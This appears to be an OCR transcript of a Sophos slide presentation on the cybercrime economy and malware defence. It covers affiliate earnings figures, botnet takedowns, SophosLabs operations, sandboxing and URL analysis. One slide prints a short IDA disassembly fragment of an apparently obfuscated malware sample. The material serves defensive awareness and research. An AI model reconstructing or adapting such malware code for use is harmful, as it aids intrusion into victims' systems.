2009-03-02	14013	409						2	0.00	779.22	779.22
2009-03-03	9949	252						2	0.00	569.43	569.43
2009-03-04	11765	298						0	0.00	359.64	359.64
2009-03-05	7504	173						0	0.00	59.94	59.94
2009-03-06	3023	106						1	0.00	209.79	209.79
2009-03-07	2370	113						1	0.00	239.76	239.76
2009-03-08	8841	278						1	0.00	689.31	689.31
2009-03-09	10936	358						4	0.00	59.94	59.94
2009-03-10	12331	379						2	0.00	482.05	482.05
2009-03-11	5384	194						0	0.00	388.31	388.31
Total:	101933	305						14	0	4916.31	4916.31

Affiliate ID	Affiliate Username	Account Balance (USD)
4928	nenastniy	$158,568.86
56	krab	$105,955.76
2	rstwm	$95,021.16
4748	newforis	$93,260.64
5016	slyers	$85,220.22
3684	ultra	$82,174.54
3750	cosma2k	$78,824.88
5050	dp322	$75,631.26
3886	iamthevip	$61,552.63
4048	dp32	$58,160.20

This affiliate used 66 unique domains referencing his AffID

- 124 orders per day
- Average sale = $160
- 40% commission

124*160 = $19840 * 40% =

$7936/day

Date	Orders
01	30
02	74
03	216
04	193
05	231
06	191
07	189
08	78
09	99
10	128
11	52
12	7
Average sales per day	124

What can be done?

Awareness


Security measures

Legal actions

Legal actions and takedown efforts

Takedown highlights

- Nov 2009 – "Mega-D" (30-35% of spam). Arrested
- Feb 2010 – "Mariposa" botnet, 12M PCs. Arrested.
- Mar 2010 – "Zeus" botnet. Arrested
- Oct 2010 – "Bredolab" botnet, 30M PCs!
- Sep 2011 – "Kelihos" botnet
- Mar 2011 – "Rustock" botnet. On the run.
- …
- Nov 2012 – "Nitol"
- Jan 2013 – Zeus botmaster arrested
- June 2014 - Operation "Tovar"
- Sept 2015 – Arrests tied to Citadel and Dridex


Percent of spam sent via Rustock botnet in the overall spam volume (daily)

Introducing SophosLabs


One global team -- UK, Canada, Australia, Hungary, India

>100 researchers

& engineers
- Threat research
- Systems development
- Content QA

Expertise:
- Malware
- Email spam

24/7 365 days/year




What we're seeing

150,000 Suspicious URLs seen and analyzed each day from 70 sources

300,000 of previously unseen files received each day within SophosLabs, 3 every second!

5 million Spam email messages per day seen by our 80 spam feeds across 20 countries

600 million of "Live Protection" file lookup events added to Hadoop clusters for analysis every day



```
start
sub_403A61
sub_403B4C
sub_403B83
sub_403CF6
sub_403E92
```

```
.text:004032F0 00 00 00                db 3 dup(0)
.text:004032F3                        ; -----------------------------------------
.text:004032F3                        ; START OF FUNCTION CHUNK FOR start
.text:004032F3
.text:004032F3                        loc_4032F3:             ; CODE XREF: start-15
.text:004032F3 BE 66 74 44 77           mov  esi, 77447466h
.text:004032F8 8B C3                    mov  eax, ebx
.text:004032FA 03 F0                    add  esi, eax
.text:004032FC 81 EA 38 68 35 73        sub  edx, 73356838h
.text:00403302 8B C3                    mov  eax, ebx
.text:00403304
.text:00403304                        loc_403304:             ; CODE XREF: start+44
.text:00403304 47                       inc  edi
.text:00403305 4E                       dec  esi
.text:00403306 BA 67 6E 67 6B           mov  edx, 6B676E67h
.text:0040330B FF 15 18 51 40 00        call ds:GetComputerNameA
.text:00403311 40                       inc  eax
.text:00403312 81 EB 6B 37 00 00        sub  ebx, 376Bh
.text:00403318 81 C6 59 42 00 00        add  esi, 4259h
.text:0040331E 81 E8 62 51 74 46        sub  eax, 46745162h
.text:00403324 E9 0E 07 00 00           jmp  loc_403A37
.text:00403324                        ; END OF FUNCTION CHUNK FOR start
.text:00403324                        ; -----------------------------------------
.text:00403329 00 00 00                 align 4
.text:0040332C 00 00 00 00 00 00+       dd 6 dup(0)
.text:00403344 00 00 00                 db 3 dup(0)
.text:00403347                        ; -----------------------------------------
.text:00403347                        ; START OF FUNCTION CHUNK FOR sub_403E92
.text:00403347
.text:00403347                        loc_403347:             ; CODE XREF: sub_403E
.text:00403347 8B D1                    mov  edx, ecx
.text:00403349 BA 51 61 76 55           mov  edx, 55766151h
.text:0040334E 81 C6 35 73 4D 00        add  esi, 4D7335h
.text:00403354 50                       push eax
.text:00403355 BF 37 33 43 00           mov  edi, offset unk_433337
.text:0040335A 81 EF 78 64 00 00        sub  edi, 6478h
.text:00403360 4B                       dec  ebx
```

… across all the platforms and threat types


- Email spam
- Malicious software
- Adware
- Application control

- Windows (32/64)
- Android
- Linux
- OSX


… and browsers!

Layered protection

Stop attacks and breaches



Automating Live Protection ("cloud")



Runtime (Dynamic) File Analysis

Aka "Sandbox"

- VM-based system for sample execution
- Extracts behavioral characteristics
  - Process creation
  - API calls
  - Network traffic
  - …
- Generates malware index (measure of "maliciousness")

Want to try one? Go to http://malwr.com

URL Analysis

Website URLs

- URL Patterns
- Domain age
- Popularity
- Location
- Network reputation
- Scan results from various content engines (AS, AV, MM)
- Sources
- Manual analysis

Automation is key

- "Big data" problems
- Fast turn around time
- Anti-anti-anti-* techniques

The adversaries are…

1. Highly motivated and determined
2. Well organized
3. Well equipped

The threats are…

1. More complex
2. More diverse
3. More targeted

Thank you!

Twitter:
@samosseiko

Blogs:
http://nakedsecurity.sophos.com/
http://blogs.sophos.com/

SOPHOS

© Sophos Ltd. All rights reserved.